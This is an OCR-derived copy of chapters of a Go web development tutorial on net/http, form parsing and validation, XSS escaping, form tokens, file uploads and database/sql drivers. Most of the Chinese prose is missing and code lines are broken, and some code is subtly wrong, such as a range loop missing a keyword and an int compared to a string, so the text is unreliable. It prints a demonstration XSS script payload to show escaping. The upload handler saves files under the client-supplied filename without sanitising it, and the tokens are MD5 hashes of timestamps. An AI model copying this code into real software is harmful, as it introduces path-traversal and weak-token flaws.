- Http.HandleFunc

  1 DefaultServeMuxHandleFunc

  2 DefaultServeMuxHandle

3 DefaultServeMuxmap[string]muxEntryhandler

- http.ListenAndServe(":9090", nil)

1 Server

2 ServerListenAndServe()

3 net.Listen("tcp", addr)

4 forAccept

5 Conngoroutinego c.serve()

6 w, err := c.readRequest()

7 handlerhandlerhandlerhandlerDefaultServeMux

8 handlerServeHttp

9 DefaultServeMux.ServeHttp

10 requesthandlerhandlerServeHTTP

```
mux.handler(r).ServeHTTP(w, r)
```

11 handler

A requestServerMuxmuxEntry

B handlerServeHttp

C NotFoundHandlerServeHttp

links

-
- : Goweb
- :

3.5

HTTP, DNS, goweb servernet/httpserver

GoWebGoWeb

links

-
- : Gohttp
- :

4

WebWebC/C++


\

```
<form>
...
input
...
</form>
```

GoformRequestformWeb4.1Go4.2

HTTP4.34.4cookie(cookieheader)

Go4.5Go



links

-
- :
- :

4.1

login.gtpl()

```
<html>
<head>
<title></title>
</head>
<body>
<form action="/login" method="post">
    :    <input type="text" name="username">
    :   <input type="password" name="password">
    <input type="submit" value=""   >
```

```
</form>
</body>
</html>
```

`/login` `login` POSTGET


httpwebloginform

```
package main

import (
    "fmt"
    "html/template"
    "log"
    "net/http"
    "strings"
)

func sayhelloName(w http.ResponseWriter, r *http.Request) {
    r.ParseForm()       //urlPOSTrequest body

    //:ParseForm
    fmt.Println(r.Form) //
    fmt.Println("path", r.URL.Path)
    fmt.Println("scheme", r.URL.Scheme)
    fmt.Println(r.Form["url_long"])
    for k, v := range r.Form {
        fmt.Println("key:", k)
        fmt.Println("val:", strings.Join(v, ""))
    }
    fmt.Fprintf(w, "Hello astaxie!") //w
}

func login(w http.ResponseWriter, r *http.Request) {
    fmt.Println("method:", r.Method) //
    if r.Method == "GET" {
        t, _ := template.ParseFiles("login.gtpl")
        log.Println(t.Execute(w, nil))
    } else {
        //
        fmt.Println("username:", r.Form["username"])
        fmt.Println("password:", r.Form["password"])
    }
}

func main() {
    http.HandleFunc("/", sayhelloName)       //
    http.HandleFunc("/login", login)         //
    err := http.ListenAndServe(":9090", nil) //
    if err != nil {
        log.Fatal("ListenAndServe: ", err)
    }
}
```

`r.Method`GET, POST, PUTmethod

login`r.Method`GET

`http://127.0.0.1:9090/login`




login.gtpl

4.1

Handlerform `r.ParseForm()` `fmt.Println("username:", r.Form["username"])` `r.ParseForm()`,

`r.Form`URLquery-stringPOSTPUTURLquery-stringPOSTsliceGo POSTGET

login.gtplformaction`http://127.0.0.1:9090/login` `http://127.0.0.1:9090/login?username=astaxie`usernameslice



```
method: POST
username: [astaxie xiemengjun]
password: [123456]
```

4.2

`request.Form` url.Values `key=value` form:

```
v := url.Values{}
v.Set("name", "Ava")
v.Add("friend", "Jess")
v.Add("friend", "Sarah")
v.Add("friend", "Zoe")
// v.Encode() == "name=Ava&friend=Jess&friend=Sarah&friend=Zoe"
fmt.Println(v.Get("name"))
fmt.Println(v.Get("friend"))
fmt.Println(v["friend"])
```

> **Tips**: RequestFormValue()r.Form["username"] r.FormValue("username")r.FormValuer.ParseFormr.FormValue

links

-
    - :
    - :

4.2

WebWeb

Webjs(ValidationJS)

Go len len

```
    if len(r.Form["username"][0])==0{
        //
    }
```

`r.Form` ,r.Form `r.Form.Get()` `r.Form.Get()` map

5010“”“”

int

```
    getint,err:=strconv.Atoi(r.Form.Get("age"))
    if err!=nil{
        //
    }

    //
    if getint >100 {
        //
    }
```

```
    if m, _ := regexp.MatchString("^[0-9]+$", r.Form.Get("age")); !m {
        return false
    }
```

Go

> GoRE2UTF-8

`unicode` `func Is(rangeTab *RangeTable, r rune) bool`

```
    if m, _ := regexp.MatchString("^\\p{Han}+$", r.Form.Get("realname")); !m {
        return false
    }
```

astaxieasta

```
    if m, _ := regexp.MatchString("^[a-zA-Z]+$", r.Form.Get("engname")); !m {
        return false
    }
```

Email

```
    if m, _ := regexp.MatchString(`^([\w\.\_]{2,10})@(\w{1,}).([a-z]{2,4})$`, r.Form.Get("email")); !m {
        fmt.Println("no")
    }else{
        fmt.Println("yes")
    }
```

```
    if m, _ := regexp.MatchString(`^(1[3|4|5|8][0-9]\d{4,8})$`, r.Form.Get("mobile")); !m {
        return false
    }
```

`<select>`

select

```
    <select name="fruit">
    <option value="apple">apple</option>
    <option value="pear">pear</option>
    <option value="banane">banane</option>
    </select>
```

```
    slice:=[]string{"apple","pear","banane"}

    v := r.Form.Get("fruit")
    for _, item range slice {
        if item == v {
            return true
        }
    }
```

```
return false
```

---

radio15httptelnet123

```
<input type="radio" name="gender" value="1">
<input type="radio" name="gender" value="2">
```

```
slice:=[]int{1,2}

for _, v := range slice {
    if v == r.Form.Get("gender") {
        return true
    }
}
return false
```

```
<input type="checkbox" name="interest" value="football">
<input type="checkbox" name="interest" value="basketball">
<input type="checkbox" name="interest" value="tennis">
```

slice

```
    slice:=[]string{"football","basketball","tennis"}
    a:=Slice_diff(r.Form["interest"],slice)
    if a == nil{
        return true
    }

    return false
```

`Slice_diff`(slicemap) https://github.com/astaxie/beeku

845

Gotime

```
    t := time.Date(2009, time.November, 10, 23, 0, 0, 0, time.UTC)
    fmt.Printf("Go launched at %s\n", t.Local())
```

time

1518

```
    //1515
    if m, _ := regexp.MatchString(`^(\d{15})$`, r.Form.Get("usercard")); !m {
        return false
    }

    //181817X
    if m, _ := regexp.MatchString(`^(\d{17})([0-9]|X)$`, r.Form.Get("usercard")); !m {
        return false
    }
```

GoGo

links

-
- :
- :

4.3

Web“”Cross Site Scripting, XSS

JavaScriptVBScript ActiveXFlash/cookie

XSS();


GoGohtml/template

- func HTMLEscape(w io.Writer, b []byte) //bw
- func HTMLEscapeString(s string) string //s
- func HTMLEscaper(args ...interface{}) string //

4.1

```


    fmt.Println("username:", template.HTMLEscapeString(r.Form.Get("username"))) //
    fmt.Println("password:", template.HTMLEscapeString(r.Form.Get("password")))
    template.HTMLEscape(w, []byte(r.Form.Get("username"))) //
```

username `<script>alert()</script>` ,



```
&lt;script&gt;alert()&lt;/script&gt;
```

4.3 Javascript

Gohtml/templatehtml `<script>alert()</script>` text/template

```
    import "text/template"
    ...
    t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}
!{{end}}`)
    err = t.ExecuteTemplate(out, "T", "<script>alert('you have been
 pwned')</script>")
```

```
Hello, <script>alert('you have been pwned')</script>!
```

template.HTML

```
    import "html/template"
    ...
    t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}
!{{end}}`)
    err = t.ExecuteTemplate(out, "T", template.HTML("<script>alert(
'you have been pwned')</script>"))
```

```
Hello, <script>alert('you have been pwned')</script>!
```

`template.HTML`

```
    import "html/template"
    ...
    t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
    err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwned')</script>")
```

```
Hello, &lt;script&gt;alert(&#39;you have been pwned&#39;)&lt;/script&gt;!
```

links

-
- :
- :

4.4

——


Ajaxjavascript

4.2

```
    <input type="checkbox" name="interest" value="football">
    <input type="checkbox" name="interest" value="basketball">
    <input type="checkbox" name="interest" value="tennis">
    :<input    type="text" name="username">
    :<input   type="password" name="password">
    <input type="hidden" name="token" value="{{.}}">
    <input type="submit" value=""  >
```

`token` MD5()(session)

```
    func login(w http.ResponseWriter, r *http.Request) {
        fmt.Println("method:", r.Method) //
        if r.Method == "GET" {
            crutime := time.Now().Unix()
            h := md5.New()
            io.WriteString(h, strconv.FormatInt(crutime, 10))
            token := fmt.Sprintf("%x", h.Sum(nil))

            t, _ := template.ParseFiles("login.gtpl")
            t.Execute(w, token)
        } else {
            //
            r.ParseForm()
            token := r.Form.Get("token")
            if token != "" {
                //token
            } else {
                //token
            }
            fmt.Println("username length:", len(r.Form["username"][0
]))
            fmt.Println("username:", template.HTMLEscapeString(r.Fo
rm.Get("username"))) //
            fmt.Println("password:", template.HTMLEscapeString(r.Fo
rm.Get("password")))
            template.HTMLEscape(w, []byte(r.Form.Get("username")))
//
        }
    }
```



```
        <html>
        <head>
        <title></title>
        </head>
        <body>
        <form action="http://127.0.0.1:9090/login" method="post">

                <input type="checkbox" name="interest" value="football">足球
                <input type="checkbox" name="interest" value="basketball">篮球
                <input type="checkbox" name="interest" value="tennis">网球

            用户名:<input type="text" name="username">
            密码:<input type="password" name="password">
            <input type="hidden" name="token" value="d281ccb4e41a6d3438925d82dfd70ea7">
            <input type="submit" value="登陆">
        </form>
        <script>
        alert("hello");
        </script>
        </body>
        </html>
```

4.4 token

tokenform

links

-
- :
- :

4.5

Instagram

form `enctype` `enctype` :

```
application/x-www-form-urlencoded
multipart/form-data
text/plain            "+"
```

html, upload.gtpl, html:

```
<html>
<head>
    <title>    </title>
</head>
<body>
<form enctype="multipart/form-data" action="/upload" method="post">
  <input type="file" name="uploadfile" />
  <input type="hidden" name="token" value="{{.}}"/>
  <input type="submit" value="upload" />
</form>
</body>
</html>
```

handlerFunc:

```
http.HandleFunc("/upload", upload)

// /upload
func upload(w http.ResponseWriter, r *http.Request) {
    fmt.Println("method:", r.Method) //
    if r.Method == "GET" {
        crutime := time.Now().Unix()
        h := md5.New()
        io.WriteString(h, strconv.FormatInt(crutime, 10))
        token := fmt.Sprintf("%x", h.Sum(nil))

        t, _ := template.ParseFiles("upload.gtpl")
        t.Execute(w, token)
    } else {
        r.ParseMultipartForm(32 << 20)
        file, handler, err := r.FormFile("uploadfile")
```

```
            if err != nil {
                fmt.Println(err)
                return
            }
            defer file.Close()
            fmt.Fprintf(w, "%v", handler.Header)
            f, err := os.OpenFile("./test/"+handler.Filename, os.O_WRONLY|os.O_CREATE, 0666)  // test
            if err != nil {
                fmt.Println(err)
                return
            }
            defer f.Close()
            io.Copy(f, file)
        }
    }
```


`r.ParseMultipartForm` `maxMemory` `ParseMultipartForm` `maxMemory` `maxMemory` `r.FormFile` `io.Copy`

> `r.ParseForm` Go `ParseMultipartForm`

1. enctype="multipart/form-data"
2. `r.ParseMultipartForm` ,
3. `r.FormFile`

handlermultipart.FileHeader,

```
    type FileHeader struct {
        Filename string
        Header   textproto.MIMEHeader
        // contains filtered or unexported fields
    }
```



```
map[Content-Type:[application/pdf] Content-Disposition:[form-data; name="file"; filename="The Little Book on CoffeeScript.pdf"]]
```

4.5

Go

```go
    package main

    import (
        "bytes"
        "fmt"
        "io"
        "io/ioutil"
        "mime/multipart"
        "net/http"
        "os"
    )

    func postFile(filename string, targetUrl string) error {
        bodyBuf := &bytes.Buffer{}
        bodyWriter := multipart.NewWriter(bodyBuf)

        //
        fileWriter, err := bodyWriter.CreateFormFile("uploadfile",
filename)
        if err != nil {
            fmt.Println("error writing to buffer")
            return err
        }

        //
        fh, err := os.Open(filename)
        if err != nil {
            fmt.Println("error opening file")
            return err
        }
        defer fh.Close()
        //iocopy
        _, err = io.Copy(fileWriter, fh)
        if err != nil {
            return err
        }

        contentType := bodyWriter.FormDataContentType()
        bodyWriter.Close()

        resp, err := http.Post(targetUrl, contentType, bodyBuf)
        if err != nil {
            return err
        }
        defer resp.Body.Close()
        resp_body, err := ioutil.ReadAll(resp.Body)
        if err != nil {
            return err
        }
        fmt.Println(resp.Status)
        fmt.Println(string(resp_body))
        return nil
    }

    // sample usage
    func main() {
        target_url := "http://localhost:9090/upload"
        filename := "./astaxie.pdf"
        postFile(filename, target_url)
    }
```

multipart.WritehttpPost

> usernamemultipartWriteField

links

-
- :
- :

4.6

GoGoformGo

links

-
- :
- :


5

Web

GoGodatabase/sql5.1GoGo5.25.45.5ORMdatabase/sql database/sqlGo style

NOSQLWebNOSQL5.6MongoDBRedisNOSQL

> Go database/sql tutorial



links

-
- :
- : database/sql

5.1 database/sql

GoPHPGo Go

sql.Register

database/sqlinitinit `Register(name string, driver driver.Driver)`

mymysqlsqlite3

```
//https://github.com/mattn/go-sqlite3
func init() {
    sql.Register("sqlite3", &SQLiteDriver{})
}

//https://github.com/mikespook/mymysql
// Driver automatically registered in database/sql
var d = Driver{proto: "tcp", raddr: "127.0.0.1:3306"}
func init() {
    Register("SET NAMES utf8")
    sql.Register("mymysql", &d)
}
```

driverdatabase/sqlmap

```
var drivers = make(map[string]driver.Driver)

drivers[name] = driver
```

database/sql

> database/sql:
>
> ```
> import (
>     "database/sql"
>      _ "github.com/mattn/go-sqlite3"
> )
> ```
>
> `_`Go `_`
>
> 2.3initinitinitinit

driver.Driver

Drivermethod Open(name string)Conn

```
type Driver interface {
    Open(name string) (Conn, error)
}
```

ConngoroutineConnGogoroutine

```
...
go goroutineA (Conn)  //
go goroutineB (Conn)  //
...
```

Gogoroutine,goroutineAgoroutineBB

nameConn

driver.Conn

ConnConngoroutinegoroutine

```
type Conn interface {
    Prepare(query string) (Stmt, error)
    Close() error
    Begin() (Tx, error)
}
```

PrepareSql

Closedatabase/sqlconn poolconn

BeginTx,

driver.Stmt

StmtConngoroutinegoroutine

```
type Stmt interface {
    Close() error
    NumInput() int
    Exec(args []Value) (Result, error)
    Query(args []Value) (Rows, error)
}
```

Closequeryqueryrows

NumInput>=0-1

ExecPreparesqlupdate/insertResult

QueryPreparesqlselectRows

driver.Tx

```
type Tx interface {
    Commit() error
    Rollback() error
}
```

driver.Execer

Conn

```
type Execer interface {
    Exec(query string, args []Value) (Result, error)
}
```

DB.Exec,PrepareStmtStmtExecStmt

driver.Result

Update/Insert

```
type Result interface {
    LastInsertId() (int64, error)
    RowsAffected() (int64, error)
}
```

LastInsertIdID

RowsAffectedquery

driver.Rows

Rows

```
type Rows interface {
    Columns() []string
    Close() error
    Next(dest []Value) error
}
```

Columnsslicesql

CloseRows

Nextdestdestdriver.Valuestringstring[]byteNextio.EOF

driver.RowsAffected

RowsAffectedint64ResultResult

```
type RowsAffected int64

func (RowsAffected) LastInsertId() (int64, error)

func (v RowsAffected) RowsAffected() (int64, error)
```

driver.Value

Value

```
type Value interface{}
```

driveValueValueValuenil

```
int64
float64
bool
[]byte
string   [*]  Rows.Next      string.
time.Time
```

driver.ValueConverter

ValueConverterdriver.Value

```
type ValueConverter interface {
    ConvertValue(v interface{}) (Value, error)
}
```

ValueConverter

- driver.valueint64uint16
- driver.Value
- scandriver.Value

driver.Valuer

Valuerdriver.Value

```
type Valuer interface {
    Value() (Value, error)
}
```

Valuedriver.Value

database/sql

database/sqldatabase/sql/driver,conn pool

```
type DB struct {
    driver      driver.Driver
    dsn         string
```

```
        mu       sync.Mutex // protects freeConn and closed
        freeConn []driver.Conn
        closed   bool
    }
```

OpenDBfreeConnDb.prepare `defer db.putConn(ci, err)`,conn freeConn00conn0conn,

links

-
- :
- : MySQL

5.2 MySQL

InternetLAMPMMySQL, MySQLWeb

MySQL

GoMySQLdatabase/sql,:

- https://github.com/go-sql-driver/mysql database/sqlgo
- https://github.com/ziutek/mymysql database/sqlgo
- https://github.com/Philio/GoMySQL database/sqlgo

()

-
- database/sql
- keepalive, forkmymysqlkeepalivekeepalive

testuserinfouserdetail

```sql
CREATE TABLE `userinfo` (
    `uid` INT(10) NOT NULL AUTO_INCREMENT,
    `username` VARCHAR(64) NULL DEFAULT NULL,
    `departname` VARCHAR(64) NULL DEFAULT NULL,
    `created` DATE NULL DEFAULT NULL,
    PRIMARY KEY (`uid`)
);

CREATE TABLE `userdetail` (
    `uid` INT(10) NOT NULL DEFAULT '0',
    `intro` TEXT NULL,
    `profile` TEXT NULL,
    PRIMARY KEY (`uid`)
)
```

database/sql

```go
package main

import (
    _ "github.com/go-sql-driver/mysql"
    "database/sql"
    "fmt"
    //"time"
)

func main() {
    db, err := sql.Open("mysql", "astaxie:astaxie@/test?charset=utf8")
    checkErr(err)

    //
    stmt, err := db.Prepare("INSERT userinfo SET username=?,departname=?,created=?")
    checkErr(err)
```

```
        res, err := stmt.Exec("astaxie", ""    , "2012-12-09")
        checkErr(err)

        id, err := res.LastInsertId()
        checkErr(err)

        fmt.Println(id)
        //
        stmt, err = db.Prepare("update userinfo set username=? wher
e uid=?")
        checkErr(err)

        res, err = stmt.Exec("astaxieupdate", id)
        checkErr(err)

        affect, err := res.RowsAffected()
        checkErr(err)

        fmt.Println(affect)

        //
        rows, err := db.Query("SELECT * FROM userinfo")
        checkErr(err)

        for rows.Next() {
            var uid int
            var username string
            var department string
            var created string
            err = rows.Scan(&uid, &username, &department, &created)
            checkErr(err)
            fmt.Println(uid)
            fmt.Println(username)
            fmt.Println(department)
            fmt.Println(created)
        }

        //
        stmt, err = db.Prepare("delete from userinfo where uid=?")
        checkErr(err)

        res, err = stmt.Exec(id)
        checkErr(err)

        affect, err = res.RowsAffected()
        checkErr(err)

        fmt.Println(affect)

        db.Close()

    }

    func checkErr(err error) {
        if err != nil {
            panic(err)
        }
    }
```

GoMysql

sql.Open()go-sql-drivermysqlDSN(Data Source Name)go-sql-driver

```
user@unix(/path/to/socket)/dbname?charset=utf8
user:password@tcp(localhost:5555)/dbname?charset=utf8
user:password@/dbname
user:password@tcp([de:ad:be:ef::ca:fe]:80)/dbname
```

db.Prepare()sql

db.Query()SqlRows

stmt.Exec()stmtSQL

=?SQL

links

-
- : database/sql

- : SQLite

5.3 SQLite

SQLite SQL SQLite ,SQLiteSQLite
SQLiteAccess

Gosqlitedatabase/sql

- https://github.com/mattn/go-sqlite3 database/sqlcgo(cgo)
- https://github.com/feyeleanor/gosqlite3 database/sqlcgo
- https://github.com/phf/go-sqlite3 database/sqlcgo

database/sqlSQLite

SQL

```
CREATE TABLE `userinfo` (
    `uid` INTEGER PRIMARY KEY AUTOINCREMENT,
    `username` VARCHAR(64) NULL,
    `departname` VARCHAR(64) NULL,
    `created` DATE NULL
);

CREATE TABLE `userdeatail` (
    `uid` INT(10) NULL,
    `intro` TEXT NULL,
    `profile` TEXT NULL,
    PRIMARY KEY (`uid`)
);
```

Go:

```
    package main

    import (
        "database/sql"
        "fmt"
        "time"
        _ "github.com/mattn/go-sqlite3"
    )

    func main() {
        db, err := sql.Open("sqlite3", "./foo.db")
        checkErr(err)

        //
        stmt, err := db.Prepare("INSERT INTO userinfo(username, departname, created) values(?,?,?)")
        checkErr(err)

        res, err := stmt.Exec("astaxie", ""    , "2012-12-09")
        checkErr(err)

        id, err := res.LastInsertId()
        checkErr(err)

        fmt.Println(id)
        //
        stmt, err = db.Prepare("update userinfo set username=? where uid=?")
        checkErr(err)

        res, err = stmt.Exec("astaxieupdate", id)
        checkErr(err)

        affect, err := res.RowsAffected()
        checkErr(err)

        fmt.Println(affect)

        //
        rows, err := db.Query("SELECT * FROM userinfo")
        checkErr(err)
        for rows.Next() {
            var uid int
            var username string
            var department string
            var created time.Time
            err = rows.Scan(&uid, &username, &department, &created)
            checkErr(err)
            fmt.Println(uid)
            fmt.Println(username)
            fmt.Println(department)
            fmt.Println(created)
        }

        //
        stmt, err = db.Prepare("delete from userinfo where uid=?")
        checkErr(err)

        res, err = stmt.Exec(id)
        checkErr(err)

        affect, err = res.RowsAffected()
        checkErr(err)

        fmt.Println(affect)

        db.Close()

    }

    func checkErr(err error) {
        if err != nil {
            panic(err)
        }
    }
```

MySQL `sql.Open` SQLite

> sqlite http://sqliteadmin.orbmu2k.de/

links

-
- : MySQL
- : PostgreSQL

5.4 PostgreSQL

PostgreSQL -() BSD-(MySQL Firebird) OracleSybaseIBM DB2 Microsoft SQL Server

PostgreSQLMySQLOraclePostgreSQL

MySQLOracleMySQL 5.5.31GPLPostgreSQLMySQL

GoPostgreSQL

- https://github.com/lib/pq database/sqlGo
- https://github.com/jbarham/gopgsqldriver database/sqlGo
- https://github.com/lxn/go-pgsql database/sqlGo

github

```
CREATE TABLE userinfo
(
    uid serial NOT NULL,
    username character varying(100) NOT NULL,
    departname character varying(500) NOT NULL,
    Created date,
    CONSTRAINT userinfo_pkey PRIMARY KEY (uid)
)
WITH (OIDS=FALSE);

CREATE TABLE userdeatail
(
    uid integer,
    intro character varying(100),
    profile character varying(100)
)
WITH(OIDS=FALSE);
```

Go:

```
  package main

  import (
    "database/sql"
    "fmt"
    _ "github.com/lib/pq"
  )

  func main() {
    db, err := sql.Open("postgres", "user=astaxie password=asta
xie dbname=test sslmode=disable")
    checkErr(err)

    //
    stmt, err := db.Prepare("INSERT INTO userinfo(username,depa
rtname,created) VALUES($1,$2,$3) RETURNING uid")
    checkErr(err)

    res, err := stmt.Exec("astaxie", ""    , "2012-12-09")
    checkErr(err)

    //pgMySQLID
    // id, err := res.LastInsertId()
    // checkErr(err)
    // fmt.Println(id)

    var lastInsertId int
    err = db.QueryRow("INSERT INTO userinfo(username,departname
,created) VALUES($1,$2,$3) returning uid;", "astaxie", ""    , "201
2-12-09").Scan(&lastInsertId)
        checkErr(err)
        fmt.Println("id ="    , lastInsertId)


        //
        stmt, err = db.Prepare("update userinfo set username=$1 whe
re uid=$2")
        checkErr(err)

        res, err = stmt.Exec("astaxieupdate", 1)
        checkErr(err)

        affect, err := res.RowsAffected()
        checkErr(err)

        fmt.Println(affect)

        //
        rows, err := db.Query("SELECT * FROM userinfo")
        checkErr(err)

        for rows.Next() {
            var uid int
            var username string
            var department string
            var created string
            err = rows.Scan(&uid, &username, &department, &created)
            checkErr(err)
            fmt.Println(uid)
            fmt.Println(username)
            fmt.Println(department)
            fmt.Println(created)
        }

        //
        stmt, err = db.Prepare("delete from userinfo where uid=$1")
        checkErr(err)

        res, err = stmt.Exec(1)
        checkErr(err)

        affect, err = res.RowsAffected()
        checkErr(err)

        fmt.Println(affect)
        db.Close()

    }

    func checkErr(err error) {
        if err != nil {
            panic(err)
        }
    }
```

PostgreSQL `$1`,`$2`MySQL `?`sql.OpendsnMySQLdsn

pgLastInsertIdPostgreSQLMySQLID

links

-
- : SQLite
- : Beego ormORM

5.5 Beego orm ORM

beego ormGoORMGo stylestructbeego ormGo ORMORMORM
beego ormGo ORM

beego ormdatabase/sqlORMdatabase/sqlbeego orm

Mysql: github/go-mysql-driver/mysql

PostgreSQL: github.com/bmizerany/pq

SQLite: github.com/mattn/go-sqlite3

Mysql: github.com/ziutek/mymysql/godrv

:

MsSql: github.com/denisenkom/go-mssqldb

MS ADODB: github.com/mattn/go-adodb

Oracle: github.com/mattn/go-oci8

ODBC: bitbucket.org/miquella/mgodbc

---

beego ormgo getGo Style

```
go get github.com/astaxie/beego
```

---

importdatabase/sqlbeego orm

```


    import (
        "database/sql"
        "github.com/astaxie/beego/orm"
        _ "github.com/go-sql-driver/mysql"
    )

    func init() {
        //
        orm.RegisterDataBase("default", "mysql", "root:root@/my_db?charset=utf8", 30)
        //model
        orm.RegisterModel(new(User))

          // table
       orm.RunSyncdb("default", false, true)
    }
```

PostgreSQL :

```
//
// _ "github.com/lib/pq"

//
orm.RegisterDriver("postgres", orm.DR_Postgres)

//
//PostgresQLpostgres zxxx  test  default
orm.RegisterDataBase("default", "postgres", "user=postgres password
=zxxx dbname=test host=127.0.0.1 port=5432 sslmode=disable")
```

MySQL :

```
//
//_ "github.com/go-sql-driver/mysql"

//
orm.RegisterDriver("mysql", orm.DR_MySQL)

//
//mysqlroot zxxx  test  default
 orm.RegisterDataBase("default", "mysql", "root:zxxx@/test?charset=
utf8")
```

Sqlite :

```
//
//_ "github.com/mattn/go-sqlite3"

//
orm.RegisterDriver("sqlite", orm.DR_Sqlite)

//
//.        /datas/test.db  default
orm.RegisterDataBase("default", "sqlite3", "./datas/test.db")
```

package,beego ormMySQL) beego orm:

```
    func main() {
        orm := orm.NewOrm()
    }
```

:

```
package main

